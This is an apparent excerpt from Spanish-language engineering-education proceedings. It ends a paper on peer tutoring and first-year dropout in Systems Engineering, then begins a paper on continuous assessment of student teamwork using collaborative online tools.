


Figura IV - Grado de satisfacción del tutorado con respecto a la atención del tutor - 2016 - Ingeniería de Sistemas




Figura V - Grado de satisfacción del tutorado con respecto al tiempo dedicado por el tutor - 2016 - Ingeniería de Sistemas

4.2. Encuesta de Medio Término a Tutorados

La encuesta de medio término fue enviada por whatsapp a los 134 tutorados de la carrera de Ingeniería de Sistemas el día 18 de mayo. Se recibieron 109 respuestas (81%) referidas a la percepción de los estudiantes respecto de su desempeño en las cuatro asignaturas del primer cuatrimestre: Análisis Matemático I, Álgebra I, Introducción a la Programación I y Química. Los resultados se observan en las Figuras VI, VII y VIII. La asistencia a clases fue evaluada en los ítems siempre y/o casi siempre excepto en la asignatura Química, que muestra una valoración similar en todos los ítems, incluido el que marca nunca.




Figura VI - Asistencia a clases por asignatura - 2017 - Ingeniería de Sistemas

Respecto de la comprensión de contenidos, se observa una diferencia entre las asignaturas y, dentro de cada asignatura, una diferenciación al momento de la posibilidad de realizar los prácticos. Estos resultados fueron trabajados posteriormente con las cátedras correspondientes, conjuntamente con los resultados alcanzados al finalizar el cuatrimestre.




Figura VII - Comprensión de contenidos de las asignaturas - 2017 - Ingeniería de Sistemas




Figura VIII – Posibilidad de realizar los prácticos por asignatura - 2017 - Ingeniería de Sistemas

4.3 Resultados Académicos

La mayor deserción de estudiantes de la carrera de Ingeniería de Sistemas se observa en primer año. En la Tabla II se detalla el número de ingresantes por cohorte desde 2010 hasta la fecha y el porcentaje de alumnos que no se rematriculan en los años posteriores (acumulado). En promedio, uno de cada cuatro estudiantes abandona la carrera antes de comenzar el segundo año. Por otra parte, en cuatro años desde el inicio, en promedio, la cohorte se reduce a la mitad.

Tabla II - Ingresantes a la carrera de Ingeniería de Sistemas cohortes 2010 - 2017 y porcentajes de deserción acumulados medidos a partir de la rematriculación en años posteriores

	2010	2011	2012	2013	2014	2015	2016	2017
Cohorte 2010	170	-21	-36	-45	-50	-55	-61	-69
Cohorte 2011		133	-29	-37	-43	-50	-53	-63
Cohorte 2012			145	-28	-36	-44	-48	-56
Cohorte 2013				121	-28	-45	-50	-52
Cohorte 2014					141	-23	-35	-40
Cohorte 2015						110	-25	-33
Cohorte 2016							116	-24
Cohorte 2017								134

Respecto del número de materias regularizadas, del total de cuatro del cuatrimestre, los porcentajes para los últimos tres años se muestran en la Figura IX. Los valores de cada cohorte se corresponden al número de ingresantes a marzo de cada año.




Figura IX – Porcentaje de aprobación de las asignaturas del primer cuatrimestre por año - Ingeniería de Sistemas

Los resultados académicos referidos a la regularización de las materias cursadas durante el primer cuatrimestre se evaluaron en función de la participación de los tutorados en las instancias propuestas por sus tutores, considerando tres categorías: participación activa en tutorías (buen contacto), poca participación (poco contacto) y sin participación (sin contacto). La diferencia entre quienes tuvieron activa o poca participación no es fácilmente definible, dado que se pone en juego la percepción del tutor, el funcionamiento de cada grupo y las características de cada tutorado. La decisión de la clasificación fue de cada tutor. Los totales de tutorados en cada categoría se detallan en la Tabla III.

Tabla III – Grado de participación de los tutorados evaluado por sus tutores por año - Ingeniería de Sistemas

COHORTE INGENIERÍA DE SISTEMAS	# TUTORADOS Marzo	Cantidad de tutorados con participación activa	Cantidad de tutorados con poca participación	Cantidad de tutorados sin participación
2015	103	68 (66%)	17	18
2016	108	68 (63%)	19	21
2017	134	78 (58%)	41	15

En las Figuras X, XI y XII se detalla el número de materias regularizadas según el grado de participación de los estudiantes en las tutorías, medido según el grado de contacto con sus tutores.




Figura X - Número de ingresantes a la carrera de Ingeniería de Sistemas que regularizó la cursada de las asignaturas del primer cuatrimestre en 2015 en función de su participación en las tutorías




Figura XI - Número de ingresantes a la carrera de Ingeniería de sistemas que regularizó la cursada de las asignaturas del primer cuatrimestre en 2016 en función de su participación en las tutorías




Figura XII - Número de ingresantes a la carrera de Ingeniería de Sistemas que regularizó la cursada de las asignaturas del primer cuatrimestre en 2017 en función de su participación en las tutorías

Se realizó un cuadro comparativo para contextualizar estos resultados con años anteriores. El resultado se muestra en la Tabla IV, evidenciando un aumento considerable en el número de estudiantes con tutorías activas que alcanza la regularización de las asignaturas.

Tabla IV - Porcentaje de alumnos que regularizaron las asignaturas del primer cuatrimestre desde 2010 (# ingresantes a Ingeniería de Sistemas). Se detalla en 2015, 2016 y 2017 el porcentaje de aprobación de los ingresantes que participaron activamente de las tutorías

	Álgebra I	A. Mat. I	Int. Prog. I	Química
2017 (72 tutorados)	67%	56%	57%	40%
2017 (134)	53%	39%	36%	25%
2016 (68 tutorados)	81%	57%	60%	51%
2016 (108)	63%	44%	44%	39%
2015 (68 tutorados)	87%	72%	63%	51%
2015 (103)	82%	59%	52%	44%
2014 (137)	55%	37%	42%	31%
2013 (119)	50%	51%	34%	34%
2012 (141)	57%	49%	33%	25%
2011 (125)	39%	47%	44%	
2010 (166)	49%	40%	40%	

5. Conclusiones y Futuros Desafíos

La Facultad de Ciencias Exactas ha optado, en 2014, por un sistema de tutorías de pares, personalizada y grupal, que se ofrece al total de la cohorte de ingresantes a la carrera de Ingeniería de Sistemas. Esta modalidad se ha repetido a lo largo de estos cuatro años debido a los resultados alcanzados, leídos a través de las encuestas realizadas a los estudiantes y a sus tutores y de los resultados académicos logrados. Las respuestas obtenidas en las encuestas realizadas a los tutorados a través del sistema Guaraní muestra el grado de satisfacción y los aspectos personales trabajados con los tutores, permitiendo dirigir y consolidar el apoyo brindado, en particular hacia los aspectos organizativos. Actualmente la asistencia tutorial de pares se ha extendido a todas las carreras de la Facultad.

Los encuentros del equipo de trabajo con los tutores han permitido sostener su desempeño, canalizando sus dudas y acompañándolos en aquellos encuentros que requirieron la visión especializada de la asistente pedagógica y, a la vez, se han nutrido de la experiencia ganada por los tutores al momento de realizar las evaluaciones y plantear acciones institucionales.

Los resultados académicos alcanzados muestran una gran diferencia entre quienes han optado por participar activamente de las tutorías respecto de quienes no la han tomado, o la han tomado parcialmente durante el primer año de la carrera. Este aspecto ha mostrado la necesidad de generar espacios de vinculación entre los tutores y las cátedras de primer año, razón por la cual el Área IPeGEXa ha convocado este año al trabajo conjunto con los docentes y directores de Departamentos para avanzar en este sentido.

La evaluación positiva del desempeño de tutores pares ha desembocado en la decisión de elaborar un proyecto de capacitación similar destinado a quienes se desempeñan o aspiran a hacerlo como auxiliares alumnos interinos. Se presume que el vínculo y la integración entre ambos espacios permitirá obtener resultados aún más destacables.

Otro aspecto vital que ha sido analizado en conjunto con las cátedras es la carga horaria y evaluativa de los estudiantes, a partir del cronograma conjunto de las actividades que realizan en las cuatro asignaturas. El cronograma es una herramienta que los tutores construyen con sus tutorados para organizar sus espacios de estudio y acompañar sus decisiones.

Durante el año 2017, cuatro años después de su inicio, la tutoría de pares continua evaluando el rol de los tutores pares y del equipo coordinador buscando estrategias superadoras y, al mismo tiempo, logra constituirse como espacio articulador entre las cátedras y propiciar la formación pedagógica de los docentes, en particular de las cátedras de primer año.

6. Referencias

- [1] *Conclusiones del Primer Encuentro de Autoridades, Secretarios Académicos y/o Responsables de universidades de la implementación de los Sistemas de Tutoría* (2011). II Congreso Argentino de Sistemas de Tutoría: su evaluación. II Encuentro Nacional de Tutores Pares. I Encuentro de Autoridades, Secretarios Académicos y/o responsables de universidades de la implementación de Sistemas de Tutoría. 5 al 7 de octubre de 2011. Universidad Nacional de Tucumán. Argentina. Ultimo acceso: Agosto 2017. <http://www.tutoria2011.unt.edu.ar/wp-content/uploads/2011/11/CONCLUSIONES-DEL-EJE-TEM%C3%81TICO-N%C2%BA-1-1.pdf>
- [2] Capellari, M. *Las Políticas de Tutoría en la Educación Superior: Génesis, Trayectorias e Impactos en Argentina y México*. Revista Latinoamericana de Educación Comparada. 2014.
- [3] *Creación del Área Ingreso, Permanencia y Graduación en la Facultad de Ciencias Exactas (IPeGEXA)*, UNCPBA, RCA 180/16, Ultimo acceso: Agosto 2017. <http://gob.slab.exa.unicen.edu.ar/resoluciones-ca/rca-2016/RCA18016.pdf>

[4] *Conferencia Regional de Educación Superior de América Latina y el Caribe (CRES)*. Instituto Internacional de la UNESCO para la Educación Superior. Cartagena de Indias, Colombia. 4 al 6 de junio de 2008. Último acceso: Agosto 2017. http://www.unesco.org/ve/index.php?option=com_content&view=article&id=365&Itemid=423&lang=es

[5] *Declaración del CIN: Las Universidades Públicas en el año del Bicentenario*. Acuerdo Plenario N°759/10, La Plata, Argentina, 21 de octubre de 2010. Último acceso: Agosto 2017. <http://www.cin.edu.ar>.

[6] *Creación del Programa de Ingreso a la Facultad de Ciencias Exactas (PIExa)*, UNCPBA, RCA 321/13, Último acceso: Agosto 2017. <http://gob.slab.exa.unicen.edu.ar/resoluciones-ca/rca-2013>

[7] *Programa General de Tutorías para Ingeniería de Sistemas de la Facultad de Ciencias Exactas de la UNCPBA*. RCA 229/14. Último Acceso: Agosto 2017 <https://docs.google.com/viewer?a=v&pid=sites&srcid=ZGVmYXVsdGRvbWFpbnxkZXB0b2N5c3xeDo5NjNhMmRlMTQ3ZTc4MGE>.

[8] *Lineamientos generales y base de la convocatoria del Proyecto: Estímulo a la graduación de estudiantes avanzados de carreras de ingeniería (DeltaG)*. Ministerio de Educación, SPU: . Ejecuciones 2014, 2015. Diciembre 2013. Extraído de: http://pefi.siu.edu.ar/aplicacion.php?ah=st57336dcd88ea2&ai=contenidos|19000030&id_idioma=2&id_menu=28&mapa_grande=&contacto=&mapa_del_sitio=&declaracion_legal=&id_submenu=49

[9] *Régimen de tutorías de orientación académica para ingresantes*. Facultad de Ciencias Exactas UNCPBA, RD 037 2013. <http://gob.slab.exa.unicen.edu.ar/resoluciones-decanato/rd-2013>

[10] Leonardi, M.C.; Mauro, M.V. Ferrati. R.,; Alborno, C.; Giamberardino, N. *Un Sistemas de Tutorías de Pares en la Facultad de Ciencias Exactas*. 4to Congreso Nacional de Ingeniería Informática - Sistemas de Información (CoNaIISI). CONFEDI. Salta, Argentina. 2016.

Anexo I - Cronograma de evaluaciones

Cronograma de clases e instancias de evaluaciones parciales de las asignaturas del primer cuatrimestre, primer año, de la carrera de Ingeniería de Sistemas para los meses de mayo, junio y julio de 2017 contruidos por los tutores y los tutorados para su organización personal.

MAYO

LUNES	MARTES	MIÉRCOLES	JUEVES	VIERNES	SÁBADO
1 FERIADO	2 8-10:30 PROGR I 16-19 ALGEBRA Parcialito 2 Algebra I	3 8-12 QUÍMICA 12-14 ANALISIS 17-19 ALGEBRA	4 14-16 ANALISIS 16-18 ALGEBRA	5 8-10:30 PROGR I	
8 14-17 ANALISIS 4to Parcialito Análisis I Entrega ejercicio recuperatorio o PROGR I	9 8-10:30 PROGR I 16-19 ALGEBRA	10 8-12 QUÍMICA Laboratorio 1 QUÍMICA 12-14 ANALISIS 17-19 ALGEBRA	11 14-16 ANALISIS 16-18 ALGEBRA	12 8-10:30 PROGR I	13 1er Parcial Algebra I
15 FERIADO	16 8-10:30 PROGR I 16-19 ALGEBRA	17 8-12 QUÍMICA 12-14 ANALISIS 5to Parcialito Análisis I 17-19 ALGEBRA	18 14-16 ANALISIS 16-18 ALGEBRA	19 8-10:30 PROGR I	
22 14-17 ANALISIS 6to Parcialito Análisis I	23 8-10:30 PROGR I 16-19 ALGEBRA	24 8-12 QUÍMICA 12-14 ANALISIS 17-19 ALGEBRA	25 FERIADO	26 8-10:30 PROGR I	27 Parcial PROGR I
29 14-17 ANALISIS 7mo Parcialito Análisis I	30 8-10:30 PROGR I 16-19 ALGEBRA Parcialito 3 Algebra I	31 8-12 QUÍMICA 12-14 ANALISIS 17-19 ALGEBRA			

JUNIO

LUNES	MARTES	MIÉRCOLES	JUEVES	VIERNES	SABADO
			1 14-16 ANALISIS 16-18 ALGEBRA	2 8-10:30 PROGR I	3
5 14-17 ANALISIS 8vo Parcialito Análisis I	6 8-10:30 PROGR I 16-19 ALGEBRA	7 8-12 QUÍMICA Parcial Química 12-14 ANALISIS 17-19 ALGEBRA	8 14-16 ANALISIS 16-18 ALGEBRA	9 8-10:30 PROGR I	10 Recuperatorio PROGR I
12 14-17 ANALISIS	13 8-10:30 PROGR I 16-19 ALGEBRA 2do Parcial Algebra I	14 8-12 QUÍMICA 12-14 ANALISIS 17-19 ALGEBRA	15 14-16 ANALISIS 16-18 ALGEBRA	16 8-10:30 PROGR I 1er Parcial Análisis I Parcialito 4 Algebra I	17
19 14-17 ANALISIS	20 FERIADO	21 8-12 QUÍMICA Recuperatorio Química 12-14 ANALISIS 17-19 ALGEBRA	22 14-16 ANALISIS 16-18 ALGEBRA	23 8-10:30 PROGR I	24
26	27 Entrega TP y Recuperatorio Algebra I	28	29	30 Recuperatorio Análisis I Entrega y Abajo PROGR I	

JULIO

LUNES	MARTES	MIÉRCOLES	JUEVES	VIERNES
3	4 Prefinal PROGR I	5 Prefinal Algebra I	6 Prefinal Química	7 Prefinal Análisis I

Evaluación del Trabajo en Equipo: Técnicas de Evaluación Continua Basadas en Herramientas Colaborativas de Seguimiento On-Line y en una Aplicación Propia

Leonardo Blautzik¹, José Luis Cabrera¹, Lucas Videla¹, Verónica Aubin¹
Renata Guatelli¹, Julio Crispino¹, Cristina Otegui¹, Mabel Zanga¹ y Gustavo Dejean²

¹Departamento de Ingeniería e Investigaciones Tecnológicas
Universidad Nacional de la Matanza

Florencio Varela 1903 (B1754JEC)- San Justo, Buenos Aires, Argentina

²Escuela de Informática - Universidad Nacional del Oeste.

lblautzik@unlam.edu.ar

Resumen—Siguiendo con el enfoque de la cátedra de Programación Avanzada de la Universidad Nacional de La Matanza, de incorporar metodologías activas tales como la programación de a pares, el uso de PSP, el trabajo colaborativo on-line, el aprendizaje basado en problemas y la clase invertida, se analiza en este artículo la introducción de la evaluación continua y su efectividad para valorar la adquisición de las competencias esperadas en los estudiantes de Ingeniería Informática, en especial, la de trabajo en equipo. La aplicación de estas metodologías implica la utilización de herramientas de seguimiento on-line propias y públicas. El seguimiento continuo de los equipos de estudiantes que persiguen el logro de un objetivo, conduce hacia una pronta detección de errores tanto en los enfoques como en la realización y ayuda a corregir prontamente los esfuerzos mal canalizados. Esto permite además, comprobar el correcto balance de la participación de todos los integrantes de un equipo, evitando injusticias y previniendo conflictos. Siendo ésta la manera en que se realiza el seguimiento de cualquier proyecto de software, la aplicación de éstas técnicas continúan con el propósito de la cátedra de incrementar las habilidades del estudiante en su desempeño académico y acercarlo en forma temprana a la actividad profesional. Todo esto busca que el estudiante se enfrente a situaciones grupales cada vez más frecuentes en el mercado laboral actual. Finalmente, se propone la introducción de una herramienta propia (Loom), completamente configurable, y capaz de enlazarse con otro tipo de herramientas de desarrollo colaborativo, por ejemplo, GitHub.

1. Introducción

Existen dos aspectos a considerar: las tendencias actuales en la industria y el cambio de paradigma en el ámbito académico. En primer lugar, el desarrollo de software no es una tarea fácil. Prueba de ello es que existen numerosas propuestas metodológicas, las cuales dan mayor valor al aspecto humano, atienden a la generación temprana de valor y a los requisitos cambiantes [1]. Esta actividad requiere del trabajo en equipo. Es por esto que los equipos necesitan adoptar herramientas de colaboración con el fin de superar las barreras culturales y de comunicación haciendo crecer la confianza y la comodidad de los miembros [2].

En segundo lugar, el ámbito académico y en particular, el sistema educativo, debió adaptarse a una educación donde el estudiante debe asumir un papel más activo siendo responsable de su proceso formativo. El docente debe cumplir el rol de guía, que facilite el aprendizaje, apoyándose en diferentes recursos tecnológicos y aplicando metodologías activas [3]. En trabajos recientes de los autores [4] [5] se presentaron las ventajas de incorporar metodologías activas [6]–[10]. La programación de a pares y la preparación de la prueba primero, son metodologías pertenecientes a Extreme Programming (XP) [11]–[13]. La utilización de PSP (Proceso Personal Software) [14], va en el mismo sentido.

Dice un conocido proverbio africano:

«Si quieres ir rápido, ve solo. Si quieres llegar lejos, ve acompañado».

El trabajo en equipo se puede considerar como un recurso pedagógico, utilizado como herramienta para lograr un aprendizaje colaborativo. Las tareas asignadas deben requerir para su resolución que las partes implicadas interactúen y colaboren efectivamente. [15]–[17]. El trabajo en equipo supone descubrir las fortalezas y debilidades de las personas que lo integran, además, analizar los mecanismos para mejorar continuamente la dinámica de todo el grupo. En este nuevo escenario, donde han cambiado las funciones del profesor y del estudiante, el primero sin embargo, continúa manteniendo su rol de evaluador. En este sentido, es necesario reflexionar sobre el sistema de evaluación, ya que debe estar correctamente diseñado para permitir valorar si el estudiante ha alcanzado, no sólo los conocimientos sino también las competencias previamente definidas. Por lo tanto, la evaluación adquiere una nueva dimensión.

El trabajo de a pares y en equipo debe ser evaluado. Surge la necesidad de implementar técnicas de evaluación que permitan tanto la evaluación grupal como la individual. La **evaluación continua** surge entonces como uno de los métodos más adecuado para tal fin. La evaluación continua no será entendida en este caso, como la sucesión de muchas pequeñas evaluaciones, sino como el seguimiento en tiempo real y a partir de pequeños incrementos de la evolución del trabajo de los equipos

y de sus integrantes, siendo las devoluciones frecuentes, una consecuencia natural de este proceso.

En este trabajo se analizan conceptos fundamentales sobre evaluación, evaluación del trabajo en equipo y evaluación continua. Se analiza su implementación mediante el uso de herramientas de trabajo colaborativas libres y en especial, cómo se realiza el seguimiento individual y grupal a través de una aplicación diseñada y desarrollada por integrantes de la cátedra.

2. Marco teórico

2.1. La evaluación

La evaluación tiene por objetivo la valoración de la calidad de aprendizaje conseguido por el estudiante [18]. La primera definición de evaluación nos la ofreció Ralph W. Tyler en el año 1942 [19]. Esta primera definición rezaría más o menos como sigue: “Evaluar es el proceso que tiene por finalidad valorar en qué medida se han conseguido los objetivos que se habían previsto o en otros términos, valorar el cambio ocurrido como efecto de la formación”. Por otra parte, la evaluación es un proceso no improvisado, que requiere, por tanto, de una importante labor previa de planificación.

- «la evaluación no se puede identificar con un único acto, sino con un proceso, o mejor dicho, con un conjunto de procesos no improvisados ni espontáneos.
- » Cabrera [20]

Tradicionalmente, la evaluación se ha orientado más hacia el resultado, condicionada por un enfoque conductista. Actualmente se considera más apropiado desarrollar un sistema de evaluación orientado hacia el proceso y no orientado hacia los resultados. Ello permite ir introduciendo mejoras constantes en el proceso de aprendizaje. Éste es el motivo por el cual el concepto de evaluación continua ha ido ganando terreno hasta convertirse en el centro del proceso de evaluación más próximo a los enfoques constructivistas [21].

2.2. Evaluar la adquisición de competencias

Los modelos de enseñanza-aprendizaje, orientados al desarrollo de competencias, conducen a la necesidad de evaluar el grado de adquisición de las mismas. El objeto de evaluación ha dejado de ser exclusivamente conocimientos adquiridos, debiendo incluir habilidades y actitudes desarrolladas. Por otro lado, la evaluación de competencias debe acompañar el proceso de aprendizaje y no exclusivamente evaluar un resultado final y ello lleva a la necesidad de sistematizar el seguimiento de las experiencias de aprendizaje de los estudiantes [22].

2.3. Evaluar el trabajo en equipo

Un modelo científico es una representación conceptual que ayuda a comprender un fenómeno y representa las distintas alternativas o factores que intervienen en el mismo [23]. Por tanto, la utilización de un modelo para el desarrollo y evaluación del trabajo en equipo como técnica didáctica es una representación útil, ya que permite visualizar las distintas variables o factores que influyen en el proceso de trabajo en equipo y cómo interactúan entre ellas. El modelo que aquí se presenta, Figura 1, se basa en el modelo integrado de efectividad del trabajo en equipo, IMO, desarrollado para entornos organizacionales no académicos por Ilgen, Hollenbeck, Johnson y Jundt (2005) y Mathieu, Maynard, Rapp y Gilson (2008) [24]. El modelo sugerido por estos autores representa el trabajo en equipo como un conjunto de procesos (Mediators) condicionados y/o influidos por unos factores previos o de entrada (Inputs) y que dan lugar a unos resultados (Outcomes). El modelo además incorpora el carácter cíclico y dinámico de estos procesos de forma que los resultados (outcomes) se convierten en nuevos inputs para el proceso. Este modelo ha servido de base en los últimos años para diferentes revisiones del trabajo en equipo, siendo aceptado en el ámbito académico como marco conceptual válido y de alto valor [25].




Figura 1. Modelo integrado de efectividad del trabajo en equipo, IMO, desarrollado para entornos organizacionales no académicos por Ilgen, Hollenbeck, Johnson y Jundt (2005) y Mathieu, Maynard, Rapp y Gilson (2008)

2.4. La evaluación continua

La evaluación continua se adopta como una estrategia de evaluación formativa más orientada al proceso de aprendizaje que a una valoración cuantitativa de objetivos. Para que la evaluación continua pueda llevarse a cabo, a lo largo del curso, deben proponerse por parte de los docentes, actividades de carácter evaluable.

La evaluación continua tiene como objetivos:

- Lograr un seguimiento que permita cuantificar de manera objetiva el aprendizaje realmente adquirido y el nivel de calidad alcanzado con respecto

a cada competencia profesional. En nuestro caso haremos hincapié en la de "trabajo en equipo".

- Hacer partícipe al alumno, y hacerle tomar conciencia de sus niveles formativos.
- Utilizar técnicas que permitan el feedback permanente, asimilando el proceso de aprendizaje a lo que, en ingeniería de software, se conoce como ciclo de vida iterativo incremental.
- Establecer formas de comunicación ágiles entre los profesores y alumnos.
- Poner a disposición de los alumnos procedimientos metodológicos para *aprender a aprender, investigar y actualizarse continuamente*.

De esta forma, la evaluación se convierte en un proceso continuo y progresivo. Se trata, en suma, siguiendo las teorías constructivistas del conocimiento, de apostar por un aprendizaje significativo.

3. Experiencia y Resultados

3.1. El trabajo en el aula: programando en parejas

La metodología ágil XP propone que el desarrollo de software se lleve a cabo por grupos de trabajo compuestos por dos programadores, ambos trabajan juntos en una misma computadora, se complementan y ayudan para generar la solución a cada problema, escribir el código y/o las pruebas. Los estudios demuestran [12], [26] que, contra lo que pudiera pensarse, dos programadores son más eficientes que uno solo para una tarea determinada, el resultado es mayor que la suma de las partes. Para el trabajo en el aula la selección de los integrantes de cada par queda a cargo de los mismos estudiantes. Esta selección se hace de manera natural y espontánea. Una acertada elección del compañero es clave para el buen desempeño del par. Faria plantea en [27], que la conformación de los grupos de estudiantes con las mismas capacidades, hacen que su aprendizaje y producción sea más efectiva, que si fuera con capacidades diferentes. En los trabajos de taller de programación, se trabaja en equipos de hasta 6 integrantes, siendo este el espacio de trabajo donde se presenta la mayor dificultad al momento de evaluar y es donde se dan y deben resolverse los conflictos que conlleva el trabajo en equipo. En un trabajo reciente de los autores, se analiza el manejo de los conflictos propios de esta forma de trabajo [5].

3.2. Estimaciones y Métricas - PSP: autoevaluación continua y autoconocimiento

El PSP (Proceso Personal de Software) muestra cómo producir de forma habitual software de alta calidad, entendiendo que con un proceso de calidad los productos derivados de éste serán también de calidad [14]. Ayuda

a los desarrolladores a organizar y planificar su trabajo, realizar el seguimiento de su rendimiento, gestionar defectos de software, y analizar y mejorar su proceso de desarrollo personal [28]. Conocerse y saber estimar va mas allá de cualquier logro académico. Ayuda a aprender y practicar aquellos métodos para producir software que son más efectivos para ellos, ya que reconoce que cada persona es esencialmente diferente [29]. El PSP consiste en un conjunto de métodos, formularios y guías que muestran a los desarrolladores, la forma de planificar, medir y administrar su trabajo [14]. El PSP requiere una recopilación y análisis de métricas con un elevado nivel de detalle, lo cual no es algo trivial. Cuando el desarrollador tiene suficiente cantidad de mediciones, será capaz de comprender en qué gasta su tiempo, dónde y por qué introduce defectos y cuánto tiempo le toma encontrarlos, corregirlos y prevenirlos [29] [30] [31]. La incorporación del PSP en la formación del profesional en la universidad, tiene como objetivo crear las bases para introducir métodos disciplinados de trabajo que permitan llevar a cabo una autoevaluación permanente. Esta práctica se logra con disciplina y aunque es un cambio cultural de difícil aceptación, produce trabajo de calidad en los tiempos planificados.

3.3. Un grupo Facebook: la herramienta mas efectiva de consulta permanente

El uso de redes sociales, blogs, aplicaciones de vídeo implica (...) llevar la información y formación al lugar que los estudiantes asocian con el entretenimiento, y donde es posible que se acerquen con menores prejuicios [32].

Las redes sociales, favorecen la aplicación de las nuevas metodologías activas y participativas de modo masivo. Es por ésto que se están adoptando para implementar el trabajo colaborativo, facilitando el intercambio y el desarrollo de conocimiento por parte de grupos reducidos de pares, dirigidos a la obtención del mismo fin académico [33]. Si bien el uso no está dirigido al trabajo colaborativo, facebook es la red social preferida por los estudiantes y la han incorporado como una muy útil herramienta para las consultas entre pares. La cátedra administra un grupo que ha resultado ser, luego de varios años en vigencia, la opción más efectiva para el intercambio permanente entre los alumnos respecto a los temas dados en clase y respecto a las consignas de los trabajos de taller.

3.4. Overleaf: una primera aproximación al seguimiento en tiempo real (Figura 2)

Overleaf (www.overleaf.com) es un entorno de edición colaborativa on-line para la producción de documentos en \LaTeX . Permite la edición simultánea de varios colaboradores. No es en esencia una herramienta de evaluación, pero ha sido de gran utilidad como una primera aproximación hacia el seguimiento continuo de los trabajos a entregar. Los trabajos pueden ser compartidos desde su creación mediante un link y permite al docente ver en tiempo



Figura 2. Overleaf: un editor de latex colaborativo.

